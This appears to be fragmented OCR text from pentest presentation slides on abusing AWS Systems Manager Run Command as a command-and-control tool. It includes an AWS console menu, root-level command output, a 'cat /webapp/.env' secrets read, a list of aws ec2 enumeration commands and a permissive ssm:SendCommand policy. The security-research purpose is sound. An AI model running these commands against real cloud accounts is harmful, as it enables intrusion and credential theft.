The C2 tool no one talks about AWS SSM - RunCommand

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- Pentesting and reviewing cloud: 3 RCE on steroids in last year

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

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

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

1. Systems Manager – Run Command

- Operations Management
  - Explorer
  - OpsCenter
  - CloudWatch Dashboard
  - Incident Manager
- Application Management
  - Application Manager
  - AppConfig
  - Parameter Store
- Change Management
  - Change Manager
  - Automation
  - Change Calendar
  - Maintenance Windows
- Node Management
  - Fleet Manager
  - Compliance
  - Inventory
  - Hybrid Activations
  - Session Manager
  - Run Command
  - State Manager
  - Patch Manager
  - Distributor
- Shared Resources
  - Documents

MANAGEMENT TOOLS

AWS Systems Manager
Gain Operational Insight Resources.

Get Started with Systems Manager

View operational data for groups of resources, so you can quickly identify and

How it works

Group your resources

Group your AWS resources and save them into resource groups

View insights

See relevant operational dat dashboards about your gro resources

Features

Remote connect

Quickly and securely access your Amazon EC2 instances

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                "Output": "uid=0(root) gid=0(root) groups=0(root)\n",

PS D:\>
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
188.234.1.45
cat /webapp/.env
root
root
root
NT Authority/SYSTEM
root
10.10.10.1
10.10.10.2
10.10.10.3
3.100.2.1
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- aws ec2 describe-addresses
- aws ec2 describe-volumes
- aws ec2 describe-bundle-tasks
- aws ec2 describe-classic-link-instances
- aws ec2 describe-conversion-tasks
- aws ec2 describe-elastic-gpus
- aws ec2 describe-export-tasks
- aws ec2 describe-fleets
  - aws ec2 describe-fleet-instances --fleet-id $fleet_id
- aws ec2 describe-iam-instance-profile-associations
- aws ec2 describe-instance-credit-specifications
- aws ec2 describe-instance-event-windows
- aws ec2 describe-instance-status
- aws ec2 describe-network-insights-analyses
- aws ec2 describe-replace-root-volume-tasks
- aws ec2 describe-network-interfaces
- aws ec2 describe-route-tables
- aws ec2 describe-spot-instance-requests
- aws ec2 describe-volume-status

Our permissions

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "ssm:SendCommand",
            "Resource": "*"
        },
        {
            "Effect": "Allow",
            "Action": [
                "ssm:ListCommandInvocations",
                "ec2:DescribeInstances"
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    ]
}
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
